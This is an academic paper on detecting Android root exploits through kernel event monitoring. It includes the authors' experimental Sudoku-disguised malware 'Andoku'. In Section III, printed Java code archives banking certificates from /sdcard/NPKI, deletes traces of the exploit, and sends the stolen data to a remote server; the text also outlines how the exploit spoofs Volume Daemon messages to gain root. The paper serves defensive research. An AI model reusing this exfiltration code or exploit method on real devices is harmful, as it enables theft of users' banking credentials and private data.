Mobile Root Exploit Detection based on System Events Extracted from Android Platform

You Joung Ham, Won-Bin Choi, Hyung-Woo Lee
School of Computer Engineering, Hanshin Univ., 411, Yangsan-dong, Osan,
Gyeonggi Province, 447-791, Rep. of Korea.
e-mail: you86400@hanmail.net, bindon@hanmir.com, hwlee@hs.ac.kr

Abstract—**Recently, the number of attacks by malicious application has significantly increased, targeting Android-platform mobile terminal such as Samsung Galaxy Note I/II and Galaxy Tab 10.1, etc. The malicious application can be distributed and installed on user's mobile devices through open market after masquerading as a common normal application. An attacker inserts malicious code into an application, which might threaten privacy by root exploit. Once the root exploit attack is successful, malicious code can collect and steal private data stored in mobile terminal, for example, SMS messages, contacts list and public key certificate for banking. To protect the private information from the malicious exploit attack, several response mechanisms such as malicious code detection, rooting attack detection and countermeasure method are required. To meet this end, this paper investigates mobile root exploits for Android based mobile devices. Based on that, this paper proposes countermeasure system that enables to extract and collect events related to root exploit attacks occurring from mobile terminal, which contributes to active protection from malicious mobile attacks.**

Keywords- Smart Mobile Device, Root Exploits, Detection, Malicious Application, Kernel Event, Android Platform

I. INTRODUCTION[1]

Recently, diversified attacks performed by malicious mobile application masquerading as an innocuous application have been growing high, targeting to a widely used Android platform based mobile device such as *Samsung Galaxy Note I/II* and *Galaxy Tab 10.1*, etc. An *exploit* is a piece of software, a chunk of data, or sequence of commands that takes advantage of a bug, glitch or vulnerability in order to cause unintended or unanticipated behavior to occur on computer software, hardware, or something electronic. Such behavior frequently includes such things as gaining control of a computer system[1]. In particular, *Android rooting* is the process of allowing users of smart phones, tablets, and other devices running the Android mobile operating system to attain privileged control (known as 'root access') within Android's subsystem[2]. Therefore, Android root exploit attack can expose a serious threat to privacy and security of the mobile user. In terms of *mobile root exploits*, an attacker inserts malicious codes into mobile application, which can collect and steal sensitive data from the user's mobile device, for example, SMS messages, contacts list and public key certificate for banking[3]. To prevent from spreading those malicious applications, it is necessary to examine a mobile root exploit running on Android-based mobile device and analyze their characteristics. Based on the analysis, this study is expected to provide effective countermeasures against the malicious rooting attack on android-based mobile device.

Firstly, this study investigates existing malicious applications running on a commercial mobile device to understand how it operates internally. Since Android malware using a exploit *RageAgainstTheCage* exploit[4] was discovered, *GinerBreak* exploit[5] based on *GingerBread* API has been analyzed and evolved into more advanced malicious root exploit module, named *GingerMaster*[6]. If applications infected by mobile root exploit module are installed and executed, private data stored in a mobile device can be leaked to remote attacker without user's awareness[7,8,9,10].

Security-related vulnerabilities were scrutinized on mobile devices against malicious application as a related works[11,12,13]. Especially, malicious application was implemented using the experimental exploit in [12]. It was demonstrated that the experimental malicious application could actually steal private data, particularly the user's public key certificate from inside of smartphone by mobile root exploit[14]. To cope with the security problem like this, our idea is the use of *system event monitoring by kernel daemon*. Daemon is created and installed on mobile device to collect events activated by system kernel while it runs in background. *Event log* consists of normal events as well as attack-type events[15]. Therefore, we propose a proactive countermeasure method against security-related vulnerability by collecting and extracting system events caused by mobile root exploit attacks done by malicious application.

This paper is organized as follows. Chapter 2 analyses the rooting process performed in Android platform mobile device and takes a look at an application that threatens the mobile device security by rooting attack. Chapter 3 investigates how the security information like private data and banking data are stolen by malicious application which is specially developed for experimental purpose. Chapter 4 presents experiment results obtained by running daemon process that is designed to gather system events coming from mobile device and cope with malicious attacks based on mobile root exploits.

II. ANALYSIS OF MOBILE EXPLOIT ATTACK

Android is an operating system based on Linux kernel. In Linux, root account has the highest level of authorization over the system, that is, root user can access all the files and programs inside the system. Rooting is a process that allows the users to gain root privileges over the Android system. To gain insight into attack mechanism for a currently used mobile device, this study analyses a rooting attack based on exploit discovered earlier. In addition, the study examines an internal structure of malicious application that appeared on the Android market more recently. Based on the analysis, this paper suggests security vulnerabilities of mobile terminals. Before progressing further, it would be useful to take a look at the rooting process performed by its own user without harmful intent.

A. Active Rooting Mechanism for Smart Mobile Device

Generally, the user is not allowed to attain root privilege over Android-platform mobile device since Android is an operating system based on Linux. However, after rooting an Android based mobile terminal, the users can do anything they want, for example, they can add and edit new fonts, improve system performance and modify the user interface as they want. Therefore, *active rooting* is performed

[1] Corresponding Author: Hyung-Woo Lee is with the School of Computer Engineering, Hanshin Univ., 411, Yangsan-dong, Osan, Gyeonggi Province, 447-791, Rep. of Korea. (e-mail: hwlee@hs.ac.kr). This research was supported by Basic Science Research Program through the National Research Foundation of Korea (NRF) funded by the Ministry of Education, Science and Technology (Grant # 2012R1A1A2004573)

with the goal of overcoming limitations that hardware manufactures pus on mobile devices, resulting in the ability to alter or replace system applications and settings by running specialized root exploit application[3].

There are a number of root exploit programs that allow users to acquire the root privilege over their own mobile device, such as *SuperOneClick*[16], *Universal Androot*[17], *Z4root*[18] and *Odin*[19] etc. These are good purpose rooting programs that help user gain admin privilege. For example, *SuperOneClick*, run on environment over 'Microsoft .NET Framework 2.0' or greater version, supports rooting and un-rooting for almost all of mobile devices. When rooting or un-rooting is carried out, the mobile device needs to be connected to PC.

The steps to install *SuperOneClick* and root the mobile device are as follows. First, connect an android device to PC via USB, and run the program. Second, click 'Root' button and then reboot the device. After rebooting, the user can see '*Superuser*' application that has been installed. Finally, if the user runs 'Superuser' program, the user gets root access. Other programs also can be executed similarly with this one.

When it comes to *Samsung Galaxy Tab 10.1*, rooting can be done in a passive way due to the change of internal system structure of device. By pressing volume down button and power button together, galaxy tab goes to recovery mode. After it enters recovery mode, start to execute exploit file for *Galaxy Tab 10.1*. Once exploit file runs, subsequent process would be same as mentioned above. *Superuser* application will be installed on the device. Once installed, the user is able to confirm whether rooting is successfully completed, via *adb* shell.



Fig. 1. Exploit Execution and Confirmation in Galaxy Tab 10.1

To root Galaxy Note I, '*Tegrak Kernel*'[20] is required to be installed. If users install *Tegrak Kernel* over the existing system, they can modify an internal system and install additional modules on it without affecting system files and functionalities of legal version of firmware. In order to install *Tegrak Kernel*, Samsung integrated USB driver must be installed first. Once *Tegrk Kernel* is installed, software *Odin* needs to be installed with maintaining connection between PC and *Galaxy Note I*. *Odin* is a program that enables the user to change system firmware. It is time to check version and build number of the device. Based on the version and build number, corresponding version of *Tegrak Kernel* needs to be installed using *Odin*. Kernel will be upgraded for *Galaxy Note I* through *Odin* as shown in fig. 2.

More specific steps are as follows. First step is to create Tegrak/update/ folder in sdcard of device. Second step is to copy *Tegrak-kernel-Build*.zip* file to the folder, and to execute it. After running *Odin*, the user needs to select *Tegrak-kernel-Build*.recovery.tar* in PDA in a tab that says 'PDA' and run it. Now the device goes to recovery mode. In recovery mode, the user can see *Tegrak kernel* rooting module installed on sdcard as shown in fig.3. This *Tegrak kernel* enables the user to root and un-root. It also provides the function to overclock processor inside the device for enhancing system performance.

Fig. 2. Check Rebooting in mobile device



Fig. 3. Steps how to root using Tegrak Kernel in mobile device

B. *Passive Rooting Mechanism for Smart Mobile Device*

As mentioned in previous section, the role of rooting module is to allow users to root their own device. However, if the rooting module is misused, it can be harmful attacking tool. When a malicious attacker inserts it into mobile application, it can steal important private data from the mobile terminal. *RageAgainstTheCage* exploit[4] is one of well-known rooting codes used for this purpose. It can be embedded into malicious mobile application using C language based NDK module. If a malicious application containing *RageAgainstTheCage* exploit is installed and executed, it would copy malicious code to internal Android mobile device. That malicious code file is a binary executable file that had been produced by cross compiling. Once the malicious code is successfully copied, it makes a change to access permission of specific folder using *chmod* command. Subsequently, it invokes lots of processes by calling *fork()* over 400 times in Linux shell. At last, buffer will be overflown in Linux kernel. If Android based system kernel is not possible to run any process due to buffer overflow, Linux shell will be forced to terminate. At this moment, if malicious code gets access to shell, it can obtain root permission to access for kernel. Android 2.3 known as *GingerBread* has been updated to fix this security vulnerability problem caused by *RageAgainstTheCage* mechanism. However, new type of mobile root exploit named *GingerBreak* appeared targeting Android 2.3 *GingerBread*.

GingerBreak exploit[5] gains admin access permission after message hooking handled by 'init' process on Linux shell. *GingerBreak* exploit includes *su* file that has been modified from original one. If the *su* file is copied to system folder, the mobile terminal is considered to be rooted permanently. There are two types of rooting: *temporary* and *permanent* type of rooting. If device is temporarily rooted, system state will be recovered back as normal un-

rooted state after rebooting without need of separate recovery steps. On the contrary, permanently rooted device can be recovered back only through separate un-rooting process. As of *GingerBreak*, it roots the device permanently.

In terms of rooting process itself, *GingerMaster* exploit[6] is very similar to *GingerBreak*. However, it is known that *GingerMaster* steals much more information than *GingerBreak*. *GingerMaster* exploit takes advantage of the most recent root exploit against Android 2.3. And it was identified on August 2011 for the first time by evolution of existing *DroidKungFu* mobile application, which is repackaged into legitimate ones. Working mechanism and structure of *GingerMaster* is considered to be similar to that of *GingerBreak*. *GingerMaster* is one of extremely powerful malwares for Android 2.3 since it is not detected by existing virus scan tools. *GingerMaster* is concealed behind the general application. It is then installed and silently launches a service in a background. While the malicious service runs, it collects user's private data stored in mobile terminal and transmits the data to specific external server. More specifically, *GingerMaster* exploit can bury itself inside the device in a form of regular file named *gbfm.png*. In the meanwhile, it actually gains root privilege over the device. After getting root privilege, *GingerMaster* lets the mobile terminal connect to a remote C&C server, and silently download and install the malicious application without user's awareness. The malware installed through this process, will silently transfer internal information to outside.

Upon completion of rooting described earlier, the user is able to modify a basic system structure. In addition, the user can move key pad position and edit/delete/update applications installed in device as the user please.

On the other hand, rooted device is exposed to serious risk relating to security vulnerabilities like leakage of sensitive information, for example, contacts list, SMS messages contained in inbox and outbox, and web site accessing history etc. There are a number of malicious applications containing exploit to attack mobile terminal. In next section, we are going to take a look at those malwares.

C. *Malicious Application on Smart Mobile Device*

Various types of malicious apps targeting Android device have been seen and reported. Among them, several renowned types of malwares will be described here. First one is *DroidOS/Spitmo(SpyEye attack)*[21]. Malicious mobile exploit codes are hidden behind internet banking applications. If the user downloads the banking app, it leads to installing malware on mobile terminal. Once installation completes, the user is instructed to call a specific number, which charges user's phone bill with huge costs. If malicious codes are activated, *Trojan horse* will be installed on the system. Trojan horse can steal SMS related data and send those data to C&C server as attacker specified.

When a user browses to the targeted bank a message is injected presenting a 'new' mandatory security measure, enforced by the bank, in order to use its online banking service. The initiative pretends to be an Android application that protects the phone's SMS messages from being intercepted and will protect the user against fraud. Once the user clicks on 'set the application', they are given further instructions to walk them though downloading and installing the application.

To complete the installation, the user is instructed to dial the number '325000'; the call is intercepted by the Android malware and an 'alleged' activation code is presented, to be submitted later in to the 'bank's site'. Besides concealing the true nature of the application, this "activation code" does not serve any legitimate purpose. Once the Trojan has successfully installed, all incoming SMS messages will be intercepted and transferred to the attacker's Command and Control server (C&C). A code snippet is run when an SMS is received, creating a string, which will later be appended as a query string to a GET HTTP request, to be sent to the attacker's drop zone[21].

Fig. 4. DroidOS/Spitmo Trojan Horse(SpyEye)

Second, *DroidDeluxe*[22] is a malware that includes malicious code to acquire root privilege over the system. While it runs, it collects mobile device related information such as manufacturer name, model name, and device information, and then transmits the information to specific google account (UA-19670793-1). DroidDeluxe packages the *RageAgainstTheCage/Zimperlich* root exploit in an executable named password. When it runs, it will start the exploitation process in the background without user's awareness (to obtain the root privilege). If successful, it will then launch another embedded executable named special. This special program essentially changes the file mode of account-related files in the phone and makes them world-readable and world-writable. Once malicious app is executed, it makes a change to access mode of files that hold private information. The reason why it changes access mode of that file, it aims to get read/write-enabling permission for that file. As a result, important personal information might be stolen to outside.

Fig. 5. DroidDeluxe Malicious Application

Third, *BaseBridge*[23] exploits security weakness existing in older version of *Android* 2.3. *BaseBridge* exploit can be easily embedded into other legitimate apps. When an infected app is installed, the malware will ask users to upgrade it. If users choose to do so, it will install itself on another area of the phone with the name "com.android.battery". After the installation, a new prompt will ask the user to restart the app in order to run it. Once the app is restarted, the malware is activated. While app is executed, it connects to the remote server and sends IMSI(international mobile subscriber identity) and OS configuration information. Additionally, it silently transmits information associated with SMS. It also can erase the specific SMS message.

Finally, *CruiseWind* is an app that includes malicious code to relay the SMS[24]. *FlashServer* is forced to be installed on the system, which lets the system connect to the remote server. After connection is established, the *FlashServer* downloads XML file and keeps on sending a series of messages to a specific number as encoded in the file, which incurs considerable costs for phone bill. Moreover, the app can automatically delete message sent by malicious application to prevent from awareness. Besides from these apps, wide variety types of malwares exist by attacker using shell code such as *SimpleEpo*, *Hexbot* and *BullMoose* etc. *SimpleEpo* is a kind of Trojan app. *Hexbot*

is capable of automatic insertion of java script containing malicious code into HTML file, which is provided by normal webserver. *BullMoose* with similar attacking pattern to *Hexbot*, is a mutated form of *Hexbot.* Following chapter describes detailed function and working process of the malicious app more specifically.

III. Analysis of Malicious Mobile Application

To gain insight into security-related vulnerability existing in mobile device, this paper developed experimental-purpose malicious app that steals private and banking information via rooting method. The malicious app was implemented, targeting most of the Android-platform mobile terminal.

A. Generate a GingerMaster-like Exploit : BinBreak

In this study, the malicious app was developed using a *GingerMaster-like* exploit(named it as a *BinBreak*). It collects private information stored in mobile device and sent to remote server. This study analyses security vulnerability for mobile terminal using experiment application.

As of *GingerMaster-like* exploit, once installed and executed, the application gains root access from kernel. Subsequently, it compresses a folder including public key certificate with compression tool named tar and then sends the compressed data to remote server. Furthermore, it stores contacts list and web accessing history in a *SQLite* format and sends them to remote server as well. Finally, it automatically starts recording and sends recorded file to remote server, if the device receives specific contents of SMS message.



Fig. 6. Flow of BinBreak Exploit

Rooting process of *GingerMaster-like BinBreak* exploit is performed by spoofing *NetLinkMessage* via *Volume Daemon* running on Linux kernel in Android. When rooting process begins, firstly *BinBreak* searches and finds out PID of Volume Daemon. It can be accomplished by looking for each file named /proc/<PID>/cmdline, where PID means currently running processes' PID. Currently running process can be known from /proc/net/netlink file. Once identifying Volume Daemon's PID, malware retrieves device-related information from /etc/vold.fstable that is a file system table of Volume Daemon. With use of Volume Daemon's PID, socket connection is established. Finally, it sends specific message through the connection and gains root privilege.

B. Experimental-purpose Malicious App. : Andoku

In this study, malicious application named *Andoku* was developed using a *BinBreak* exploit for experimental purpose. It is designed to analyze security vulnerability of mobile device. *Andoku* application performs rooting process in conjunction with *Tegrak kernel*. In addition to this, *Andoku* has a functionality to check whether any internal data is leaked or not. For this purpose, *Andoku* is an application evolved from Sudoku which is one of popular games. If a user clicks 'Resume Game' button, a *BinBreak* exploit hidden behind *Andoku* application will be secretly executed as shown in fig. 7.

Fig. 7. Malware Andoku concealing BinBreak exploit

If a user installs and runs *Andoku* on his/her Android platform mobile device, a *BinBreak* module is invoked without user's awareness and it takes away root privilege over the system. Once gaining root privilege, malware steals private information such as contacts list, SMS messages and Internet accessing history. Furthermore, worse thing might happen when the user utilizes online banking service via mobile device. Banking confidential information like public key certificate will be compressed and sent to the remote server as specified by attacker. Fig.8 shows how *Andoku* collects, compresses private information and sends it to the external server, when *Andoku* runs.

```
String finance = getFilesDir() + "/" + "finance.tar";

String[] cmd = {"/system/bin/sh","-c",""};
Log.i("SourceDir", finance);
// 루팅권한 얻후 처리
cmd[2] = "tar -zcvf " + finance + " /sdcard/NPKI\n";
Process proc = Runtime.getRuntime().exec(cmd);
proc.waitFor();

// 루팅 및 압축
cmd[2] = _this.getFilesDir().toString() + "/background.png";
Process p = Runtime.getRuntime().exec(cmd);
OutputStream pOut = p.getOutputStream();
pOut.write("rm /data/local/tmp/sh\n".getBytes());
pOut.flush();
pOut.write("rm /data/local/tmp/boomsh\n".getBytes());
pOut.flush();
pOut.write("rm /data/local/tmp/crashlog\n".getBytes());
pOut.flush();
```

```
File sourceFile = new File("/mnt/sdcard/NPKI");


cmd[2] = "tar -zcvf " + finance + " /sdcard/NPKI\n";
pOut.write(cmd[2].getBytes());
pOut.flush();

cmd[2] = "chmod 777 " + finance +"\n";
pOut.write(cmd[2].getBytes());
pOut.flush();
pOut.close();
while(true){
    Thread.sleep(1000); // CPU와 루팅을 일치하면 sleep
    if((new File(finance).exists())){ // 압축이 종료하면
        p.destroy(); // 루팅 죽임
        InformationSend tp = new InformationSend("finance.tar.gz",
                finance, _this.getPackageName().toString());
        tp.run();
        break;
    }
}
```

```
ZipCompress.zip("/mnt/sdcard/NPKI", getFilesDir() + "/" + "finance.zip");
InformationSend tp = new InformationSend("finance.zip",
        getFilesDir() + "/" + "finance.zip", _this.getPackageName().toString());
tp.run();
```

Fig. 8. Private Information Compressing and Sending Module in Andoku

To compress data more efficiently, an additional class named ZipCompress has been developed as shown in fig. 9.

```
package hs.cwb.wonbreak;
import java.io.BufferedInputStream;
import java.io.BufferedOutputStream;
import java.io.File;
import java.io.FileInputStream;
import java.io.FileOutputStream;
import java.util.zip.ZipEntry;
import java.util.zip.ZipOutputStream;

public class ZipCompress {

    private static final int COMPRESSION_LEVEL = 8;

    public static void zip(String sourcePath, String output) throws Exception {

        // 압축 대상(sourcePath)이 디렉토리나 파일이 아니면 종료한다.
        File sourceFile = new File(sourcePath);
        if (!sourceFile.isFile() && !sourceFile.isDirectory()) {
            throw new Exception("압축 대상의 파일을 찾을 수가 없습니다.");
        }

        ZipOutputStream zos = null;
        zos = new ZipOutputStream(new BufferedOutputStream(new FileOutputStream(output))); // ZipOutputStream
        zos.setLevel(COMPRESSION_LEVEL); // 압축 레벨 - 최고 압축률은 9, 디폴트 8
        zipEntry(sourceFile, sourcePath, zos); // zip 파일 생성
        zos.finish();
        if(zos!=null){
            zos.close();
        }
    }

    private static void zipEntry(File sourceFile, String sourcePath, ZipOutputStream zos) throws Exception {

        // sourceFile 이 디렉토리인 경우 하위 파일 리스트 가져와 재귀호출
        if (sourceFile.isDirectory()) {
            if (sourceFile.getName().equalsIgnoreCase(".metadata")) { // .metadata 디렉토리 return
                return;
            }
            File[] fileArray = sourceFile.listFiles(); // sourceFile 의 하위 파일 리스트
            for (int i = 0; i < fileArray.length; i++) {
                zipEntry(fileArray[i], sourcePath, zos); // 재귀 호출
            }
        } else { // sourceFile 이 디렉토리가 아닌 경우
            BufferedInputStream bis = null;
            try {
                String sFilePath = sourceFile.getPath();
                String zipEntryName = sFilePath.substring(sourcePath.length() + 1, sFilePath.length());
                bis = new BufferedInputStream(new FileInputStream(sourceFile));
                ZipEntry zentry = new ZipEntry(zipEntryName);
                zentry.setTime(sourceFile.lastModified());
                zos.putNextEntry(zentry);
                byte[] buffer = new byte[8];
                int cnt = 0;
                while ((cnt = bis.read(buffer, 0, 8)) != -1) {
                    zos.write(buffer, 0, cnt);
                }
                zos.closeEntry();
            } finally {
                if (bis != null) {
                    bis.close();
                }
            }
        }
    }
}
```

Fig. 9. Implementation of ZipCompress Class for Andoku

C. *Private Information Leakage through Experimental Andoku Malware*

Once *Andoku* is running, it can be observed that *ZipCompress* sends private information stored in device to outside. It is also eye witnessed that other information stored in SQLite is transferred to remote server.



Fig. 10. Check the information transferred from user's device to remote server

Database is used to store and maintain various information such as names, phone numbers and web accessing histories generated while the user is using device. Therefore, important information including internet accessing history and contacts list are sent to external server without user's awareness if *Andoku* is executed. *Andoku* also has a function to send information about package currently running on the device.



Fig. 11. Contacts list sent by Andoku

Another experiment was performed like this. If an application running on the mobile device was clicked, contacts list and web server accessing histories were sent to the remote server secretly, as shown in fig.12.



Fig. 12. Contacts list and Web Accessing Records sent by Andoku

Finally, it is eye witnessed that user's public key certificate was compressed and sent by *Andoku* to remote server. Data stored in SQLite DB also was transferred to outside.



Fig. 13. Public Key Certificate Leakage and SQLite Table

From the experiments described above, it is clearly verified that Android platform mobile device has security vulnerabilities in case that it installs malicious app, which permits to secretly run exploit, attain root privilege illegally and transmit internal data to remote server outside. Therefore, it is required to study about proactive countermeasures against this rooting attack.

IV. Root Exploit Detection and Response System

We propose countermeasures against mobile root attacks by analyzing malicious application's event activity caused by root exploits. The idea is to invoke *monitoring daemon* process at Android kernel in background. The purpose of daemon is to keep on monitoring services and processes running on the device and to investigate events collected and extracted from the system. To meet this goal, this study proposes internal structure of daemon process that is designed to extract events occurring from system. Next, this paper presents an implementation result on the proposed system. This study named the proposed application by '*PrintDaemon*' and suggested the effective way how to monitor events generated by malicious application and how to actively cope with this attacks.

A. *System Event Extraction from Android Device*

Daemon process in Android platform keeps running at kernel as background process as long as OS is up and running, since Android is an Linux based OS. Various daemons are widely used such as *nntpd* which is a daemon to deliver news to USENET, *fingerd* which is a daemon to display current login user information, *httpd* which is a web

server for Linux, and *bootpd* which is a daemon to support being boot server.

There are many kinds of daemons. Before daemon starts, parent process is created first. Parent process invokes daemon as a child process and then parent dies. The child process invoked by parent creates new session and get a control as a leader. The child process, daemon is looping forever and doing its own work without termination.

To build daemon process, cross compile is required. Cross compile is a process of creating a target code that is generated in one computer and run in another one through the way of using compiler to cross compile a program. Cross compiler is good solution in an environment where host system and target system is incompatible with each other. More specifically speaking, our daemon is developed with NDK. By cross compiling, it can be applied to ARM processor.

For doing this, the first thing to do is install cross compiler using Sourcery G++ Lite for ARM to set a build platform to be GNU/Linux. A build platform means an environment where the compiler is actually compiled. In this environment, *daemon.c* is created and compiled by cross compiler. If compiling completes, background.png will be generated, which needs to be inserted into the folder of Android-based mobile device. Last thing to do is to change access mode of the file and run it. It is seen that new daemon process is added to kernel and is being executed in Android based device. With help of the daemon process, it is possible to collect and investigate information relating to services and processes performed in mobile device, which can help us detect anomalies that might happen in mobile device.

B. System Event Extracting and Logging System

The daemon process designed and implemented in this study enables the user to verify and retrieve services and processes running on inside of kernel in Android-based mobile device. If *PrintDaemon* application is executed, it invokes event monitoring daemon at kernel and the application is running in background. The background running application transfers event information to DB server in a log format whenever event occurs. DB server is implemented to collect and store the event data that comes from multiple devices. Those events information collected from the mobile device are used to detect any suspected event due to rooting attack.



Fig. 14. Structure of PrintDaemon Application

PrintDaemon application was developed in Eclipse developing environment. The project implementing *PrintDaemon* is mainly composed of several folders and files as follows: (1) *src* folder containing Java source files, (2) *gen* folder containing R.java that holds mapping information between resource file and memory address, (3) *assets* folder storing resource files such as library files, binary files, and Android SDK, (4) *res* folder which stores image/layout/string, and (5) AndroidManifest.xml file that defines Activity/Service/Permission etc.



Fig. 15. Structure of PrintDaemon Android Project and Screen Display when running

While *PrintDaemon* is being executed, daemon process collects event data occurring in mobile device. The application also has functionality to retrieve data with user, PID, PPID, and name. Server and client are implemented as thread so that they can be operated on higher version of Android. If the user clicks Send DB button, the application sends current process related information to DB server, thus we can check the information. DB server is designed to retrieve and check the event for each mobile device. The information relating to event can also be retrieved with PID and PPID.



Fig. 16. Process Information Send

If toggle button is clicked, data transfer function to DB is activated. In this case, process information will be continuously transferred to DB server even if the application is terminated. When the application starts again, button status will be changed from on to off depending on whether the application is executed or not. Event monitoring application is implemented to display information on the main screen in the sequence of user, PID, PPID and Name. The information is stored in MySQL DB in the sequence of user, PID, PPID, USIZE, RSS, WCHAN, PC, and Name. In terms of data extraction, event data coming from malware will be extracted with user, PID, PPID and name.



Fig. 17. Process Information Send Search

C. Rooting Attak Event Detection

It has been demonstrated that the daemon proposed in this study is designed and implemented to check event data by monitoring events in background. *PrintDaemon* application invokes daemon process that collects and checks log data generated by main processes in the system. Furthermore, log data can be sorted by choosing user, PID,

PPID and name. Those functionalities are useful to extract and collect suspected events that might be generated by malicious app like *BinBreak-based Andoku* and various kinds of malwares masquerading as normal app. In case of using daemon based rooting attack event monitoring method, it is possible to implement the system to detect abnormal symptom that might be caused by rooting attack in the mobile device.

We gathered and compared the patterns of internal system event activated from mobile device. We can view the difference on the system event pattern as Fig. 18. In case of malicious application such as *Andoku*, we can see that more processes and events are activated from the malicious root exploit. Therefore it is possible for us to distinguish between the characteristics of root exploit and normal application. Fig.19 presents the screen in which rooting attack is successfully detected using data collected in DB server.

